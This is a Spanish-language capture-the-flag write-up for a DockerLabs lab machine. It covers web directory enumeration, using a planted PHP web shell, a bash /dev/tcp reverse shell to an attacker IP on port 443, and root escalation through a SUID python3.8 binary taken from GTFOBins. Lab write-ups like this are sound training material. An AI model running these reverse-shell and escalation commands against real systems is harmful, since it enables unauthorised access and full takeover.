

Al ver el puerto de http abierto, utilizaremos gobuster para examinar directorios.

```
root@kali: ~# sudo gobuster dir -u http://172.17.0.2/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x php,html,py,txt -t 100 -k -r
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://172.17.0.2/
[+] Method: GET
[+] Threads: 100
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Extensions: php,html,py,txt
[+] Follow Redirect: true
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/index.html (Status: 200) [Size: 1380]
/backup.txt (Status: 200) [Size: 53]
/hidden (Status: 200) [Size: 739]
Progress: 145852 / 1102790 (13.23%)
```

Exploramos los directorios y no nos encontramos nada interesante.

← → ↻ 🏠

🛡️ 172.17.0.2/hidden/

👤 Online - Reverse Shel... 🔴 GTFOBins 🐳 DockerLabs 🔴 CrackStation

Index of /hidden

Name	Last modified	Size	Description
🔗 Parent Directory	-		

Apache/2.4.41 (Ubuntu) Server at 172.17.0.2 Port 80

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🛡️ 172.17.0.2/backup.txt

👤 Online - Reverse Shel... 🔴 GTFOBins 🐳 DockerLabs 🔴 CrackStation

Error 403: Forbidden. Directory listing is disabled.


🔍 172.17.0.2

🐳 DockerLabs 🔴 CrackStation - Online ... 📄 PayloadsAllTheThing... 🧑 CyberChef 🗯 ChatGPT

The Walking Dead - CTF


Survive... if you can.

Inspeccionando la pagina principal, vemos que tiene una referencia a un fichero oculto.




```
<!DOCTYPE html>
<html lang="es">
  <head>...</head>
  <body>
    <h1>The Walking Dead - CTF</h1>
    <p class="blood-drip">Survive... if you can.</p>
    <audio autoplay="" loop="">...</audio>
    <p class="hidden-link">
      <a href="hidden/.shell.php">Access Panel</a>
    </p>
  </body>
</html>
```

Al meternos hacemos una prueba para ver si podemos realizar una reverse Shell.



```
172.17.0.2/hidden/.shell.php?cmd=id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Al ver que se puede ejecutar, pasaremos a hacerlo.



```
Reverse Shell Generator

IP & Port
IP: 192.168.1.26 Port: 443
root privileges required.

Listener
sudo nc -lvp 443
Type: nc
Copy

Reverse Bind MSFVenom HoaxShell
OS: Linux Name: Search... Show Advanced
Bash-i Bash 196
bash%20-i%26%3E%26%20%2Fdev%2Ftcp%2F192.168.1.26%2F443 0>%261

172.17.0.2/hidden/.shell.php?cmd=bash -c "bash -i >%26 %2Fdev%2Ftcp%2F192.168.1.26%2F443 0>%261"
```

Una vez conectado, después de hacer varias pruebas vemos que la única forma de escalar privilegios es con el binario de Python

```
www-data@4c0f606c211f:/var/www/html/hidden$
```

```
/dev/null4c0f606c211f:/var/www/html/hidden$ find / -perm -4000 -user root -ls 2>
1744303 468 -rwsr-xr-x 1 root root 477672 Jan 2 2024 /usr/lib/openssh/ssh-keysign
1744270 52 -rwsr-xr-- 1 root messagebus 51344 Oct 25 2022 /usr/lib/dbus-1.0/dbus-daemon-launch-help
er
1740045 84 -rwsr-xr-x 1 root root 85064 Feb 6 2024 /usr/bin/chfn
1740248 68 -rwsr-xr-x 1 root root 67816 Apr 9 2024 /usr/bin/su
1740174 44 -rwsr-xr-x 1 root root 44784 Feb 6 2024 /usr/bin/newgrp
1740169 56 -rwsr-xr-x 1 root root 55528 Apr 9 2024 /usr/bin/mount
1740273 40 -rwsr-xr-x 1 root root 39144 Apr 9 2024 /usr/bin/umount
1740185 68 -rwsr-xr-x 1 root root 68208 Feb 6 2024 /usr/bin/passwd
1740112 88 -rwsr-xr-x 1 root root 88464 Feb 6 2024 /usr/bin/gpasswd
1760744 4 -rwsr-xr-x 1 root root 320 Oct 11 2024 /usr/bin/man
1740051 52 -rwsr-xr-x 1 root root 53040 Feb 6 2024 /usr/bin/chsh
1760745 5360 -rwsr-xr-x 1 root root 5486392 Jan 17 2025 /usr/bin/python3.8
1744057 164 -rwsr-xr-x 1 root root 166056 Apr 4 2023 /usr/bin/sudo
www-data@4c0f606c211f:/var/www/html/hidden$
```

Con ayuda de gtfobins, vamos a ver como escalar.

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which python) .
./python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```

```
/usr/bin/python3.8 -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```

Al escribir los comandos, vemos que ahora somos root.

```
# whoami
root
```